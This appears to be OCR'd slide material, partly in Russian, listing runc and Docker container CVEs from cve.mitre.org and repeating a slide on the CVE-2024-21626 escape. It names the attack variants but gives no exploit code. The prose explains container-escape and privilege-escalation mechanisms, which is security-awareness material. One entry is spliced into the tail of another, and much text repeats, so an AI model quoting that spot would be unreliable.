CVE-2023-28642	runc is a CLI tool for spawning and running containers according to the OCI specification. It was found that AppArmor can be bypassed when `/proc` inside the container is symlinked with a specific mount configuration. This issue has been fixed in runc version 1.1.5, by prohibiting symlinked `/proc`. See PR #3785 for details. users are advised to upgrade. Users unable to upgrade should avoid using an untrusted container image.
CVE-2023-27561	runc through 1.1.4 has Incorrect Access Control leading to Escalation of Privileges, related to libcontainer/rootfs_linux.go. To exploit this, an attacker must be able to spawn two containers with custom volume-mount configurations, and be able to run custom images. NOTE: this issue exists because of a CVE-2019-19921 regression.
CVE-2023-25809	runc is a CLI tool for spawning and running containers according to the OCI specification. In affected versions it was found that rootless runc makes `/sys/fs/cgroup` writable in following conditons: 1. when runc is executed inside the user namespace, and the `config.json` does not specify the cgroup namespace to be unshared (e.g.., `(docker|podman|nerdctl) run --cgroupns=host`, with Rootless Docker/Podman/nerdctl) or 2. when runc is executed outside the user namespace, and `/sys` is mounted with `rbind, ro` (e.g., `runc spec --rootless`; this condition is very rare). A container may gain the write access to user-owned cgroup hierarchy `/sys/fs/cgroup/user.slice/...` on the host . Other users's cgroup hierarchies are not affected. Users are advised to upgrade to version 1.1.5. Users unable to upgrade may unshare the cgroup namespace (`(docker|podman|nerdctl) run --cgroupns=private)`. This is the default behavior of Docker/Podman/nerdctl on cgroup v2 hosts. or add `/sys/fs/cgroup` to `maskedPaths`.
CVE-2022-29162	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. A bug was found in runc prior to version 1.1.2 where `runc exec --cap` created processes with non-empty inheritable Linux process capabilities, creating an atypical Linux environment and enabling programs with inheritable file capabilities to elevate those capabilities to the permitted set during execve(2). This bug did not affect the container security sandbox as the inheritable set never contained more capabilities than were included in the container's bounding set. This bug has been fixed in runc 1.1.2. This fix changes `runc exec --cap` behavior such that the additional capabilities granted to the process being executed (as specified via `--cap` arguments) do not include inheritable capabilities. In addition, `runc spec` is changed to not set any inheritable capabilities in the created example OCI spec (`config.json`) file.
CVE-2022-24769	Moby is an open-source project created by Docker to enable and accelerate software containerization. A bug was found in Moby (Docker Engine) prior to version 20.10.14 where containers were incorrectly started with non-empty inheritable Linux process capabilities, creating an atypical Linux environment and enabling programs with inheritable file capabilities to elevate those capabilities to the permitted set during `execve(2)`. Normally, when executable programs have specified permitted file capabilities, otherwise unprivileged users and processes can execute those programs and gain the specified file capabilities up to the bounding set. Due to this bug, containers which included executable programs with inheritable file capabilities allowed otherwise unprivileged users and processes to additionally gain these inheritable file capabilities up to the container's bounding set. Containers which use Linux users and groups to perform privilege separation inside the container are most directly impacted. This bug did not affect the container security sandbox as the inheritable set never contained more capabilities than were included in the container's bounding set. This bug has been fixed in Moby (Docker Engine) 20.10.14. Running containers should be stopped, deleted, and recreated for the inheritable capabilities to be reset. This fix changes Moby (Docker Engine) behavior such that containers are started with a more typical Linux environment. As a workaround, the entry point of a container can be modified to use a utility like `capsh(1)` to drop inheritable capabilities prior to the primary process starting.
CVE-2021-43784	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. In runc, netlink is used internally as a serialization system for specifying the relevant container configuration to the `C` portion of the code (responsible for the based namespace setup of containers). In all versions of runc prior to 1.0.3, the encoder did not handle the possibility of an integer overflow in the 16-bit length field for the byte array attribute type, meaning that a large enough malicious byte array attribute could result in the length overflowing and the attribute contents being parsed as netlink messages for container configuration. This vulnerability requires the attacker to have some control over the configuration of the container and would allow the attacker to bypass the namespace restrictions of the container by simply adding their own netlink payload which disables all namespaces. The main users impacted are those who allow untrusted images with untrusted configurations to run on their machines (such as with shared cloud infrastructure). runc version 1.0.3 contains a fix for this bug. As a workaround, one may try disallowing untrusted namespace paths from your container. It should be noted that untrusted namespace paths would allow the attacker to disable namespace protections entirely even in the absence of this bug.
CVE-2021-30465	runc before 1.0.0-rc95 allows a Container Filesystem Breakout via Directory Traversal. To exploit the vulnerability, an attacker must be able to create multiple containers with a fairly specific mount configuration. The problem occurs via a symlink-exchange attack that relies on a race condition.
CVE-2021-20182	A privilege escalation flaw was found in openshift4/ose-docker-builder. The build container runs with high privileges using a chrooted environment instead of runc. If an attacker can gain access to this build container, they can potentially utilize the raw devices of the underlying node, such as the network and storage devices, to at least escalate their privileges to that of the cluster admin. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability.
CVE-2020-14300	The docker packages version docker-1.13.1-108.git4ef4b30.el7 as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 (https://access.redhat.com/errata/RHBA-2020:0053) included an incorrect version of runc that was missing multiple bug and security fixes. One of the fixes regressed in that update was the fix for CVE-2016-9962, that was previously corrected in the docker packages in Red Hat Enterprise Linux 7 Extras via RHSA-2017:0116 (https://access.redhat.com/errata/RHSA-2017:0116). The CVE-2020-14300 was assigned to this security regression and it is specific to the docker packages produced by Red Hat. The original issue - CVE-2016-9962 - could possibly allow a process inside container to compromise a process entering container namespace and execute arbitrary code outside of the container. This could lead to compromise of the container host or other containers running on the same container host. This issue only affects a single version of Docker, 1.13.1-108.git4ef4b30, shipped in Red Hat Enterprise Linux 7. Both earlier and later versions are not affected.
CVE-2020-14298	The version of docker as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 advisory included an incorrect version of runc missing the fix for CVE-2019-5736, which was previously fixed via RHSA-2019:0304. This issue could allow a malicious or compromised container to compromise the container host and other containers running on the same host. This issue only affects docker version 1.13.1-108.git4ef4b30.el7, shipped in Red Hat Enterprise Linux 7 Extras. Both earlier and later versions are not affected.
CVE-2019-5736	runc through 1.0-rc6, as used in Docker before 18.09.2 and other products, allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these types of containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to /proc/self/exe.
CVE-2019-19921	runc through 1.0.0-rc9 has Incorrect Access Control leading to Escalation of Privileges, related to libcontainer/rootfs_linux.go. To exploit this, an attacker must be able to spawn two containers with custom volume-mount configurations, and be able to run custom images. (This vulnerability does not affect Docker due to an implementation detail that happens to block the attack.)
CVE-2019-16884	runc through 1.0.0-rc8, as used in Docker through 19.03.2-ce and other products, allows AppArmor restriction bypass because libcontainer/rootfs_linux.go incorrectly checks mount targets, and thus a malicious Docker image can mount over a /proc directory.
CVE-2018-1277	Cloud Foundry Garden-runC, versions prior to 1.13.0, does not correctly enforce disc quotas for Docker image layers. A remote authenticated user may push an app with a malicious Docker image that will consume more space on a Diego cell than allocated in their quota, potentially causing a DoS against the cell.
CVE-2018-1191	Cloud Foundry Garden-runC, versions prior to 1.11.0, contains an information exposure vulnerability. A user with access to Garden logs may be able to obtain leaked credentials and perform authenticated actions using those credentials.
CVE-2018-11084	Cloud Foundry Garden-runC release, versions prior to 1.16.1, prevents deletion of some app environments based on file attributes. A remote authenticated malicious user may create and delete apps with crafted file attributes to cause a denial of service for new app instances or scaling up of existing apps.
CVE-2016-9962	RunC allowed additional container processes via 'runc exec' to be ptraced by the pid 1 of the container. This allows the main processes of the container, if running as root, to gain access to file-descriptors of these new processes during the initialization and can lead to container escapes or modification of runC state before the process is fully placed inside the container.
CVE-2016-3697	libcontainer/user/user.go in runC before 0.1.0, as used in Docker before 1.11.2, improperly treats a numeric UID as a potential username, which allows local users to gain privileges via a numeric username in the password file in a container.

[Источник - cve.mitre.org - runc vulns]

CVE в runc

Search Results

There are **20** CVE Records that match your search.

Name	Description
CVE-2024-21626	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. In runc 1.1.11 and earlier, due to an internal file descriptor leak, an attacker could cause a newly-spawned container process (from runc exec) to have a working directory in the host filesystem namespace, allowing for a container escape by giving access to the host filesystem ("attack 2"). The same attack could be used by a malicious image to allow a container process to gain access to the host filesystem through runc run ("attack 1"). Variants of attacks 1 and 2 could be also be used to overwrite semi-arbitrary host binaries, allowing f complete container escapes ("attack 3a" and "attack 3b"). runc 1.1.12 includes patches for this issue.
	details. users are advised to upgrade. Users unable to upgrade should avoid using an untrusted container image.
CVE-2023-27561	runc through 1.1.4 has Incorrect Access Control leading to Escalation of Privileges, related to libcontainer/rootfs_linux.go. To exploit this, an attacker must be able to spawn two containers with custom volume-mount configurations, and be able to run custom images. NOTE: this issue exists because of a CVE-2019-19921 regression.
CVE-2023-25809	runc is a CLI tool for spawning and running containers according to the OCI specification. In affected versions it was found that rootless runc makes `/sys/fs/cgroup` writable in following conditons: 1. when runc is executed inside the user namespace, and the `config.json` does not specify the cgroup namespace to be unshared (e.g., `(docker|podman|nerdctl) run --cgroupns=host`, with Rootless Docker/Podman/nerdctl) or 2. when runc is executed outside the user namespace, and `/sys` is mounted with `rbind, ro` (e.g., `runc spec --rootless`; this condition is very rare). A container may gain the write access to user-owned cgroup hierarchy `/sys/fs/cgroup/user.slice/...` on the host . Other users's cgroup hierarchies are not affected. Users are advised to upgrade to version 1.1.5. Users unable to upgrade may unshare the cgroup namespace (`(docker|podman|nerdctl) run --cgroupns=private)`. This is the default behavior of Docker/Podman/nerdctl on cgroup v2 hosts. or add `/sys/fs/cgroup` to `maskedPaths`.
CVE-2022-29162	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. A bug was found in runc prior to version 1.1.2 where `runc exec --cap` created processes with non-empty inheritable Linux process capabilities, creating an atypical Linux environment and enabling programs with inheritable file capabilities to elevate those capabilities to the permitted set during execve(2). This bug did not affect the container security sandbox as the inheritable set never contained more capabilities than were included in the container's bounding set. This bug has been fixed in runc 1.1.2. This fix changes `runc exec --cap` behavior such that the additional capabilities granted to the process being executed (as specified via `--cap` arguments) do not include inheritable capabilities. In addition, `runc spec` is changed to not set any inheritable capabilities in the created example OCI spec (`config.json`) file.
CVE-2022-24769	Moby is an open-source project created by Docker to enable and accelerate software containerization. A bug was found in Moby (Docker Engine) prior to version 20.10.14 where containers were incorrectly started with non-empty inheritable Linux process capabilities, creating an atypical Linux environment and enabling programs with inheritable file capabilities to elevate those capabilities to the permitted set during `execve(2)`. Normally, when executable programs have specified permitted file capabilities, otherwise unprivileged users and processes can execute those programs and gain the specified file capabilities up to the bounding set. Due to this bug, containers which included executable programs with inheritable file capabilities allowed otherwise unprivileged users and processes to additionally gain these inheritable file capabilities up to the container's bounding set. Containers which use Linux users and groups to perform privilege separation inside the container are most directly impacted. This bug did not affect the container security sandbox as the inheritable set never contained more capabilities than were included in the container's bounding set. This bug has been fixed in Moby (Docker Engine) 20.10.14. Running containers should be stopped, deleted, and recreated for the inheritable capabilities to be reset. This fix changes Moby (Docker Engine) behavior such that containers are started with a more typical Linux environment. As a workaround, the entry point of a container can be modified to use a utility like `capsh(1)` to drop inheritable capabilities prior to the primary process starting.
CVE-2021-43784	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. In runc, netlink is used internally as a serialization system for specifying the relevant container configuration to the `C` portion of the code (responsible for the based namespace setup of containers). In all versions of runc prior to 1.0.3, the encoder did not handle the possibility of an integer overflow in the 16-bit length field for the byte array attribute type, meaning that a large enough malicious byte array attribute could result in the length overflowing and the attribute contents being parsed as netlink messages for container configuration. This vulnerability requires the attacker to have some control over the configuration of the container and would allow the attacker to bypass the namespace restrictions of the container by simply adding their own netlink payload which disables all namespaces. The main users impacted are those who allow untrusted images with untrusted configurations to run on their machines (such as with shared cloud infrastructure). runc version 1.0.3 contains a fix for this bug. As a workaround, one may try disallowing untrusted namespace paths from your container. It should be noted that untrusted namespace paths would allow the attacker to disable namespace protections entirely even in the absence of this bug.
CVE-2021-30465	runc before 1.0.0-rc95 allows a Container Filesystem Breakout via Directory Traversal. To exploit the vulnerability, an attacker must be able to create multiple containers with a fairly specific mount configuration. The problem occurs via a symlink-exchange attack that relies on a race condition.
CVE-2021-20182	A privilege escalation flaw was found in openshift4/ose-docker-builder. The build container runs with high privileges using a chrooted environment instead of runc. If an attacker can gain access to this build container, they can potentially utilize the raw devices of the underlying node, such as the network and storage devices, to at least escalate their privileges to that of the cluster admin. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability.
CVE-2020-14300	The docker packages version docker-1.13.1-108.git4ef4b30.el7 as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 (https://access.redhat.com/errata/RHBA-2020:0053) included an incorrect version of runc that was missing multiple bug and security fixes. One of the fixes regressed in that update was the fix for CVE-2016-9962, that was previously corrected in the docker packages in Red Hat Enterprise Linux 7 Extras via RHSA-2017:0116 (https://access.redhat.com/errata/RHSA-2017:0116). The CVE-2020-14300 was assigned to this security regression and it is specific to the docker packages produced by Red Hat. The original issue - CVE-2016-9962 - could possibly allow a process inside container to compromise a process entering container namespace and execute arbitrary code outside of the container. This could lead to compromise of the container host or other containers running on the same container host. This issue only affects a single version of Docker, 1.13.1-108.git4ef4b30, shipped in Red Hat Enterprise Linux 7. Both earlier and later versions are not affected.
CVE-2020-14298	The version of docker as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 advisory included an incorrect version of runc missing the fix for CVE-2019-5736, which was previously fixed via RHSA-2019:0304. This issue could allow a malicious or compromised container to compromise the container host and other containers running on the same host. This issue only affects docker version 1.13.1-108.git4ef4b30.el7, shipped in Red Hat Enterprise Linux 7 Extras. Both earlier and later versions are not affected.
CVE-2019-5736	runc through 1.0-rc6, as used in Docker before 18.09.2 and other products, allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these types of containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to /proc/self/exe.
CVE-2019-19921	runc through 1.0.0-rc9 has Incorrect Access Control leading to Escalation of Privileges, related to libcontainer/rootfs_linux.go. To exploit this, an attacker must be able to spawn two containers with custom volume-mount configurations, and be able to run custom images. (This vulnerability does not affect Docker due to an implementation detail that happens to block the attack.)
CVE-2019-16884	runc through 1.0.0-rc8, as used in Docker through 19.03.2-ce and other products, allows AppArmor restriction bypass because libcontainer/rootfs_linux.go incorrectly checks mount targets, and thus a malicious Docker image can mount over a /proc directory.
CVE-2018-1277	Cloud Foundry Garden-runC, versions prior to 1.13.0, does not correctly enforce disc quotas for Docker image layers. A remote authenticated user may push an app with a malicious Docker image that will consume more space on a Diego cell than allocated in their quota, potentially causing a DoS against the cell.
CVE-2018-1191	Cloud Foundry Garden-runC, versions prior to 1.11.0, contains an information exposure vulnerability. A user with access to Garden logs may be able to obtain leaked credentials and perform authenticated actions using those credentials.
CVE-2018-11084	Cloud Foundry Garden-runC release, versions prior to 1.16.1, prevents deletion of some app environments based on file attributes. A remote authenticated malicious user may create and delete apps with crafted file attributes to cause a denial of service for new app instances or scaling up of existing apps.
CVE-2016-9962	RunC allowed additional container processes via 'runc exec' to be ptraced by the pid 1 of the container. This allows the main processes of the container, if running as root, to gain access to file-descriptors of these new processes during the initialization and can lead to container escapes or modification of runC state before the process is fully placed inside the container.
CVE-2016-3697	libcontainer/user/user.go in runC before 0.1.0, as used in Docker before 1.11.2, improperly treats a numeric UID as a potential username, which allows local users to gain privileges via a numeric username in the password file in a container.

[Источник - cve.mitre.org - runc vulns]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

Спасибо:
Rory McNamara из Snyk, @lifubang из acmcoder, Aleksa Sarai из SUSE

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

Спасибо:
Rory McNamara из Snyk, @lifubang из acmcoder, Aleksa Sarai из SUSE

Package	Affected versions	Patched versions
github.com/opencontainers/runc (Go)	>=v1.0.0-rc93,<=1.1.11	1.1.12

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

Спасибо:
Rory McNamara из Snyk, @lifubang из acmcoder, Aleksa Sarai из SUSE

Package	Affected versions	Patched versions
github.com/opencontainers/runc (Go)	>=v1.0.0-rc93,<=1.1.11	1.1.12

Severity

High 8.6 / 10

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

Спасибо:
Rory McNamara из Snyk, @lifubang из acmcoder, Aleksa Sarai из SUSE

Package	Affected versions	Patched versions
github.com/opencontainers/runc (Go)	>=v1.0.0-rc93,<=1.1.11	1.1.12

Attack 1: process.cwd "mis-configuration"

Attack 2: runc exec container breakout

Attack 3: process.args host binary overwrite attack

Severity

High 8.6 / 10

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc

Когда найдена: 31.01.2024

Спасибо:
Rory McNamara из Snyk, @lifubang из acmcoder, Aleksa Sarai из SUSE

Package	Affected versions	Patched versions
github.com/opencontainers/runc (Go)	>=v1.0.0-rc93,<=1.1.11	1.1.12

Attack 1: process.cwd "mis-configuration"

Attack 2: runc exec container breakout


Attack 3: process.args host binary overwrite attack

Severity

